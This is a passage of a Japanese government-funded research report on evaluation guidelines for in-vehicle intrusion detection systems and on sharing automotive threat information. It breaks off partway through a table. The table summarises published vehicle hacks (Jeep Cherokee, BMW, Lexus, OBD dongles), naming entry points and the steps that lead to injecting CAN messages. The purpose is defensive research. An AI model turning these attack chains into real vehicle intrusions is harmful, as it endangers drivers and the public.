２０２２年度
「戦略的イノベーション創造プログラム（ＳＩＰ）第２期／
自動運転（システムとサービスの拡張）／
新たなサイバー攻撃手法と対策技術に関する調査研究」

成果報告書

２０２３年２月

PwC コンサルティング合同会社

本報告書は、国立研究開発法人新エネルギー・産業技術総合開発機構(NEDO)が管理法人を務め、内閣府が実施した「戦略的イノベーション創造プログラム（SIP）第２期／自動運転（システムとサービスの拡張)」(NEDO 管理番号：JPNP18012)の成果をまとめたものです。

要約（和文）

自動走行システムの基盤となる高度な地図情報や地図上にマッピングされる自動車、人、インフラ設備等の情報は、主に外部ネットワークから取得することが想定されている。こうして得られた情報は、自動走行システムによる車両制御に活用する目的で、車両の制御系／情報系の機器に送られるが、このような状況は従来の自動車にはなかったサイバーセキュリティ問題を引き起こす要因にもなっている。また、UNECE WP29 における UN-R155/R156 の合意に伴って、法規の観点からもサイバー攻撃への対策が必要となっている。

このような問題を解決するために、「戦略的イノベーション創造プログラム（ＳＩＰ）第２期／自動運転（システムとサービスの拡張）/新たなサイバー攻撃手法と対策技術に関する調査研究」では、出荷後における新たなサイバー攻撃への対策技術として、侵入検知システム（IDS）に着目し、IDS 導入時における評価・テストのベースラインとなる IDS 評価ガイドラインを策定した。また、実際にインシデントが発生した際の初動対応を支援するための仕組みづくりとして、自動車領域の脅威情報の情報共有システムの基本仕様書の策定およびハニーポット等による収集実験を通した情報収集の手引きを策定した。本事業は、2022 年度が最終年度となっており、過年度を含めた事業期間全体の活動成果としてまとめた。

「IDS 評価ガイドラインの策定」について、業界団体との技術検討会の他、検知機能を中心とした IDS の性能評価項目の妥当性検証として、実機による検証を行い、ガイドラインとして文書化を行った。

「コネクテッドカーの脅威情報と初動支援の調査研究」について、「情報共有システムの基本仕様書」では、IT 業界や製造業の脅威情報共有活動調査結果を踏まえ、自動車業界におけるインシデントの初動対応に関する基本仕様書を策定した。また、「情報収集の手引き」では、脅威情報収集実験として、アフターマーケット製品（例：OBD を介して接続される外部機器）を模したハニーポットの観測実験に加え、コネクテッドシステムに対する攻撃技術・手法調査のため、プレイグラウンドを実施した。

要約（英文）

The basis of automated driving systems, information such as high-definition map data, data of vehicles, pedestrians, road infrastructure etc., are expected to be obtained primarily from external vehicular networks. Such information will be transferred to vehicle control/information devices to be used for vehicle control in the automated driving system. This could lead to cause cybersecurity issues that did not exist with the conventional non-connected cars. Also, with the adoption of UN-R155 and R156 by the UNECE WP29, it is necessary to take measures against cyber-attacks from the aspect of legal and regulatory compliance as well.

"Cross-ministerial Strategic Innovation Promotion Program (SIP) Phase 2/Automated Driving for Universal Services /Research of New Cyberattack Techniques and Countermeasure Technologies" focuses on Intrusion Detection System as an effective measure against vehicle cyber-attacks. The program includes development of IDS evaluation guideline as basis of evaluation and testing of the IDS upon vehicle implementation and study on method to collect vulnerability information of connected vehicles as well as experimenting using honey pod etc. as part of developing a system to support initial response against vehicle cyber-attacks.

In the first year of a three-year program until the end of FY2022, basic research and verifications using actual machines were conducted, and the results are summarized as follows.

Development of IDS evaluation guideline:

- Conducted research on the cyber-attacks newly reported in 2020 to be used as the inputs for evaluation items for IDS's detection performance.
- Conducted research on IDS specifications by surveying three IDS vendors using questionnaires.
- Examined IDS evaluation items for NIDS detection performance using testbed/vehicle test-bench and summarized them as the IDS evaluation guideline.

Research on connected car threat intelligence and initial response support:

- Conducted research on method for collection and accumulation of threat information as well as basic specifications for initial response to automotive incidents.
- Commenced experiments on threat monitoring using honeypot imitated after-market product (e.g., External device connected via OBD).
- Conducted playgrounds to investigate attack techniques and methods for connected systems.

まえがき

本報告書は、「戦略的イノベーション創造プログラム（ＳＩＰ）第２期／自動運転（システムとサービスの拡張）/新たなサイバー攻撃手法と対策技術に関する調査研究」として、２０２０年度から２０２２年度まで実施されていた、IDS の評価ガイドラインの策定および、コネクテッドカーの脅威情報の収集・蓄積方法とこれらを活用した初動支援の調査研究の成果報告書である。

目次

1. 事業概要

自動走行システムの基盤となる高度な地図情報や地図上にマッピングされる自動車、人、インフラ設備等の情報は、主に外部ネットワークから取得することが想定されている。こうして得られた情報は、自動走行システムによる車両制御に活用する目的で、車両の制御系／情報系の機器に送られるが、このような状況は従来の自動車にはなかったサイバーセキュリティ問題を引き起こす要因にもなっている。また、UNECE WP29 における UN-R155/R156 の合意に伴って、法規の観点からもサイバー攻撃への対策が必要となっている。

このような問題を解決するために、「戦略的イノベーション創造プログラム（ＳＩＰ）第２期／自動運転（システムとサービスの拡張）/新たなサイバー攻撃手法と対策技術に関する調査研究」では、出荷後における新たなサイバー攻撃への対策技術として、侵入検知システム（IDS）に着目し、IDS 導入時における評価・テストのベースラインとなる IDS 評価ガイドラインを策定した。また、実際にインシデントが発生した際の初動対応を支援するための仕組みづくりとして、自動車領域の脅威情報の情報共有システムの基本仕様書の策定およびハニーポット等による収集実験を通した情報収集の手引きを策定した。本事業は、2022 年度が最終年度となっており、過年度を含めた事業期間全体の活動成果としてまとめた。

2. 本研究調査の活動スコープと目標

「戦略的イノベーション創造プログラム（ＳＩＰ）第２期／自動運転（システムとサービスの拡張)/新たなサイバー攻撃手法と対策技術に関する調査研究」における研究開発計画および目的、目標に合致する形で、下記２つの活動を２０２０年８月～２０２３年２月まで実施した。




図 2-1 研究調査の活動スコープと目標

第３章にて「a.IDS 評価手法とガイドラインの策定」、第４章にて「b.コネクテッドカーの脅威情報と初動支援の調査研究」についてまとめる。

3. a.IDS 評価ガイドラインの策定

本章では、「a.IDS 評価ガイドラインの策定」に関する内容についてまとめる。本テーマでは、図 3-1 に示すとおり、「出荷後のセキュリティ対策」に貢献することを目的とし、各 OEM において、IDS を選定・検証・運用する際のベースラインとして活用いただくための、「IDS 評価ガイドライン」の策定および業界団体へのハンドオーバーを目標とした。また、車両の出荷後セキュリティ品質の底上げを目的とし、車載 IDS 導入の検討を始めたばかりの OEM を主な想定読者としている。




図 3-1 「a.IDS 評価ガイドラインの策定」の目的と方針

3.1. 活動方針

3.1.1. IDS 評価ガイドラインのスコープ

ガイドラインでは、下記の方針に沿って IDS 選定時の IDS 評価を行うこととした。なお、ガイドライン全体における前提として、ガイドラインの内容は、OEM/サプライヤが検討するべき要件・評価観点であり、ガイドラインで挙げた要件を必ず満たさなければならない、ガイドラインの方法でテストをしなければならないという主旨のものではない。車両の機能や OEM のセキュリティ方針等に従い、必要に応じて OEM/サプライヤで追加・削除することを想定している。

また、ガイドラインで示す基本テストケースのテスト方法の例において、一部、信号値の閾値やバス負荷の閾値を示しているが、これらも参考値であり、実際に評価をする際は、OEM/サプライヤで独自に定義することを想定し

ている。

【ガイドラインの IDS 評価の方針】

方針 1: 網羅的かつ IDS を比較することができる詳細レベルで概要を評価する

方針 2: 過去の攻撃事例と同等の想定攻撃の検知・解析可否を評価する

方針 3: 容易に構築可能なテスト環境で IDS 実機テストをする

以下、各方針の背景と内容について解説をする。

【方針 1】網羅的かつ IDS を比較することができる詳細レベルで概要を評価する

2019 年の「戦略的イノベーション創造プログラム（SIP）第 2 期／自動運転（システムとサービスの拡張）／新たなサイバー攻撃手法と対策技術に関する調査」で実施した IDS の机上評価では、多くの IDS ベンダーは特定のセキュリティイベント（SEv）[1]の検知可否や検知に関連する特定の情報のロギング可否について、「OEM からの要求に基づき対応する」と回答しており、これら観点について、机上評価により IDS の差異を理解して比較するための情報を得ることは難しいことが分かっている。

さらに、上記 2019 年の調査以降の IDS ベンダーへの追加ヒアリングにより、V-SOC[2]との連携機能、ソフトウェアアップデートに対する方針等、検知以外の重要な特性が IDS により異なること、OEM へのヒアリングにより、IDS 選定時は、全ての要求が明確に定義されているという訳ではなく、IDS の既存の優れた機能を比較して取り込みながら IDS を選定し、仕様を決定したいというニーズがあることも分かっている。

このため、使用性や拡張性等、検知可否やロギング対象の情報以外についても、網羅的、かつ、IDS の違いが理解できる詳細度で机上評価することを目指した。

一方、SEv の検知可否や検知に関連する特定の情報のロギング可否については、机上評価は難しいため、IDS 実機を使って評価をすることとした。

[1] Security Event の略。攻撃あるいは攻撃の可能性を示す事象。
[2] Vehicle - Security Operation Center の略。車両を監視し、インシデント等が検知された場合は対応を行う。

【方針 2】過去の攻撃事例と同等の想定攻撃の検知・解析可否を評価する

ガイドラインでは、既知の攻撃（＝過去に起きた車両への攻撃）と同等の攻撃は基本的に全て、検知・解析する必要があるという方針をたてた。

そして、この方針に従って導出した「IDS の基本要件」を満たすか否かを評価することとした。また、机上評価ではこれらの評価は不十分と考え、IDS 実機を利用して評価することとした。

【IDS の基本要件の方針】

■ 検知機能の基本要件の方針

過去の攻撃事例と同等の想定攻撃により発生した SEv を検知できる

■ ロギング・通知機能の基本要件の方針

上記検知内容を V-SOC 等で解析するために必要な機能を提供できる

【方針 3】容易に構築可能なテスト環境で IDS 実機テストをする

IDS 選定時点では、IDS 搭載車両や車両に搭載する部品（ECU、センサー、アクチュエーター等）は開発中であるため存在しない（一部の部品が完成形で存在する場合はあるものの、全ての部品が完成していることはない）。このため、ガイドラインでは、OEM/サプライヤが容易に調達でき、かつ、テストに最低限必要な機材・データのみを利用し、IDS の基本要件の充足可否を IDS 実機でテストすることを目指すこととした。

3.1.2. IDS 評価ガイドライン策定に向けたアプローチ

前項で検討したガイドラインのスコープ・活動に対して図 3-2～図 3-5 で示すアプローチ、および技術検討会を通じた、業界団体からのフィードバックを得ながら、本テーマの調査・研究を進めた。




図 3-2 IDS 評価ガイドライン策定アプローチ概要




図 3-3 アプローチ詳細（１）




図　3-4　アプローチ詳細（２）




図　3-5　アプローチ詳細（３）

3.2. 検知機能の要件化方法の検討

前節で示した方針のうち、「過去の攻撃事例と同等の想定攻撃の検知・解析可否を評価する」に対応するために、ある過去事例から検知要件を導出する方法を検討した。要件化の流れは主に以下の通りである。

表 3-1 検知機能の要件化方法

#	手順	説明
1	攻撃事例の入手・判断	要件化（分析）対象とする攻撃事例を選別するための判断基準を検討し、攻撃事例を入手・選別する。
2	攻撃事例のシナリオ化と SEv のマッピング	入手・選別した攻撃を各車両コンポーネントへの攻撃手順に分解し、攻撃シナリオを作成するとともに、各攻撃手順で発生した可能性のある SEv をマッピングする。
3	攻撃シナリオの抽象化	攻撃事例と「同等」の攻撃シナリオを導出するために、「2 つの攻撃を「同等」とするための条件」を満たした状態で攻撃シナリオを抽象化する。
4	想定攻撃シナリオの作成	IDS 搭載車両の仕様や脆弱性の可能性を考慮して抽象化した攻撃シナリオが IDS 搭載車両で成立する場合にどのような攻撃手順になるか具体化し、IDS 搭載車両で成立する可能性がある攻撃シナリオを作成する。
5	想定攻撃シナリオを要件化対象とするかの判断	OEM/サプライヤで定義された想定攻撃シナリオのリスク評価方法や対応方法に従い、具体的な対応方法を検討する。
6	検知機能要件の導出	攻撃により車載ネットワークに発生する可能性がある SEv のうち、IDS で検知するべきものを選定し、要件として導出する。

最初に攻撃事例を入手して検知対象とする攻撃事例を選定し([1])、攻撃事例を各車両コンポーネントへの攻撃手順に分解する。このように、攻撃事例や脅威を各車両コンポーネントへの攻撃手順に分解し、各攻撃手順の攻撃が成立するための条件と達成できた攻撃の目的の情報を付加したものを「攻撃シナリオ」とする。さらに、各攻撃手順で発生した可能性がある SEv をマッピングする([2])。

攻撃事例の攻撃対象車両は、車種固有のコンポーネントを利用していたり、固有のアーキテクチャが採用されていたりするため、ソフトウェアの種類、ソフトウェアの呼び出しシーケンス、車載ネットワークに送信するメッセー

ジのビット列や送信タイミング等、攻撃対象車両と全く同じ攻撃が特定車両で成立する可能性は極めて低い。そこで、攻撃事例と「同等」の攻撃シナリオを導出するために、攻撃シナリオを抽象化([3])する（図 3-6)。抽象化した攻撃シナリオを「抽象化攻撃シナリオ」とする。


イメージ	説明
	攻撃事例：Bluetooth モジュールの脆弱性を利用して車両に侵入し、ビット列が XXX のメッセージを車載 NW に注入してドアロックを不正制御する
	※異なる車両において、攻撃事例と全く同じ攻撃が成立する可能性はきわめて低い
	抽象化：何らかの脆弱性を利用して、メッセージの任意のビット列と送信タイミングを不正制御可能とし、ボディ系機能を不正利用する（抽象化攻撃シナリオ）
	※抽象化したレベルで「同等」とみなせる攻撃が異なる車両に対し成立する可能性がある
	具体化：ブラウザから侵入し、ビット列が YYY メッセージを車載 NW に注入して車両のシートを不正制御する（想定攻撃シナリオ）

図 3-6　攻撃事例の抽象化と具体化

次に、IDS 搭載車両の仕様や脆弱性の可能性を考慮して抽象化攻撃シナリオが IDS 搭載車両で成立する場合にどのような攻撃手順になるか具体化し、IDS 搭載車両で成立する可能性がある攻撃シナリオを作成する([4])（図 3-6)。これを IDS 搭載車両用の「想定攻撃シナリオ」とする。

次に、OEM/サプライヤで定義された想定攻撃シナリオのリスク評価方法や対応方法に従い、具体的な対応方法を検討する([5])。一般的に、想定攻撃シナリオ導出後の対応として、防御機能を追加する（設計開発時)、脆弱性を修正する（出荷後)、攻撃を検知可能（設計開発時、出荷後）とする、対応しない等が考えられるが、ガイドラインは、攻撃を検知可能とする対応をする場合を前提とする。

最後に、攻撃により車載ネットワークに発生する可能性がある SEv のうち、

IDS で検知するべきものを選定し、要件として導出する([6])。

3.3. IDS 基本要件の調査検討

あらかじめ選定した攻撃事例に対して前節で検討した IDS 検知機能の要件化方法を利用し、基本要件を導出した。

3.3.1. 車両に対する攻撃事例調査

IDS で検知するべきセキュリティイベントを導出するために、2020 年に開催されたカンファレンスや Web 情報、脆弱性情報を調査した。うち、車両に直接関係のある 12 件について、詳細に分析した。

表 3-2　調査対象のカンファレンス一覧（閲覧日：2022.3.31）

カンファレンス名	URL
Blackhat USA/EU/Asia	https://www.blackhat.com/
Defcon	https://defcon.org/
ESCAR USA/EU/Asia	https://www.escar.info/
USENIX SOUPS/WOOT/ScAINet/Technical Sessions	https://www.usenix.org/
CodeBlue	https://codeblue.jp/
SCIS	https://www.iwsec.org/scis/2020/index.html https://www.iwsec.org/scis/2019/index.html https://www.iwsec.org/scis/2018/index.html
CHES	https://ches.iacr.org/
電子情報通信学会	https://www.ieice.org/jpn_r/

上記カンファレンスの論文のうち、車両への攻撃事例（車両部品単体への攻撃ではない）を選定して「検知対象の攻撃事例」として詳細に調査をした。

本事業では、以下の攻撃事例や脆弱性情報は検知の対象外とした。

i. 車両部品単体の脆弱性情報等、車両に与えた具体的な影響が不明な攻撃
ii. 車載ネットワークを経由しない攻撃（IVI や TCU から侵入してこれら ECU 内で攻撃の目的を達成する場合は対象外）

iii. センサーへの攻撃（車載ネットワークの仕様違反は発生しないため）

iv. 車載ネットワークや ECU に物理的に接続して攻撃する攻撃（車載ネットワークに直接攻撃メッセージを送信する、ECU に高電圧をかける等）

	調査件数	詳細分析対象件数
Web情報、脆弱性情報	1329	6
論文	1062	6
合計	2391	12

図 3-7 事例調査、分析件数サマリ

表 3-3 検知対象の攻撃事例一覧

カンファレンス名	攻撃事例概要	ガイドライン上の略称
USENIX Security ’20 Technical Sessions	A2.認証機能に不備がある BT/WiFi<->OBD ドングルと接続し、リモートロックを無効にするメッセージを車載ネットワークに注入して車両を盗むことができた。 [Haohuang Wen, 2020]	OBD2dongle/ Wen(USENIX’20)-2
Blackhat USA 2015	FCA Jeep Cherokee において、Sprint の NW 上の任意の端末から車両にリモートアクセスし、公開されている 6667 に SSH して HU/TCU のホスト（OMAP）にアクセスし、CAN コントローラ(V850)の FW を書き換えて、SPI 経由で任意の CAN メッセージ（ステアリング、ブレーキ操作等）を送信することができた。 [Dr. Charlie Miller, 2015]	Jeep Cherokee(BH USA 2015)
脆弱性情報	トヨタ Lexus 等の DCU(Display Control Unit)の BT モジュールのバッファーオーバーフローの脆弱性を利用して自動的に外部の WiFi AP に接続するようにするとともに、CAN コントローラーのファームウェアを改ざんしてメッセージフィルタリング機能を無効化し、外部から車両に	Lexus BT 脆弱性利用の診断 msg 送信

カンファレンス名	攻撃事例概要	ガイドライン上の略称
	WiFi 接続して診断メッセージを CAN バスに送信できた。 [Lab, 2020]	
Blackhat USA 2019	BMW の HU の OBD I/F または USB I/F 経由で TCP ポートで待ち受けているサービスにコマンドを送信し、TOCTOU の脆弱性を利用して K-CAN に CAN メッセージを送信し、UDS メッセージ経由で ECU のリセットまたはシートの前後移動をさせることができた。 [Zhiqiang Cai, 2019]	BMW/Keen(BH USA2019)-1
Blackhat USA 2019	BMW の HU の USB I/F から細工したナビのアップデート管理ファイルを挿入し、アップデート管理ファイルを解析するプロセスの脆弱性を利用し、UDS メッセージ経由で ECU のリセットまたはシートの前後移動をさせることができた。 [Zhiqiang Cai, 2019]	BMW/Keen(BH USA2019)-2
Blackhat USA 2019	偽の基地局を設置して、BMW ConnectedDrive service のレスポンスを書き換えて攻撃者の Web サーバにアクセスさせ、ブラウザの脆弱性等を利用して UDS メッセージ経由で ECU のリセットまたはシートの前後移動ができた。 [Zhiqiang Cai, 2019]	BMW/Keen(BH USA2019)-3
Blackhat USA 2019	偽の基地局から SMS 経由で ConnectedDrive の用の NGTP(BMW のリモートサービス)メッセージを送信し、リモートサービス用の機能を不正に利用できた（ドアのオープン、ホーン、ライトの点灯等)。 [Zhiqiang Cai, 2019]	BMW/Keen(BH USA2019)-4
Blackhat USA 2019	BMW の車両について、偽の基地局と車両の通信に MITM 攻撃を行い Provisioning データ用の署名を改ざんするとともに TCU のバッファーオーバーフローの脆弱性を利用して、UDS メッセージ経由で ECU のリセット、シートの前後移動ができた。 [Zhiqiang Cai, 2019]	BMW/Keen(BH USA2019)-5
Web 情報	Viper 社のスマートアラームにおいて、サーバの API の脆弱性により、正規ユーザーになりすまし	Viper スマートアラーム サーバの脆弱性

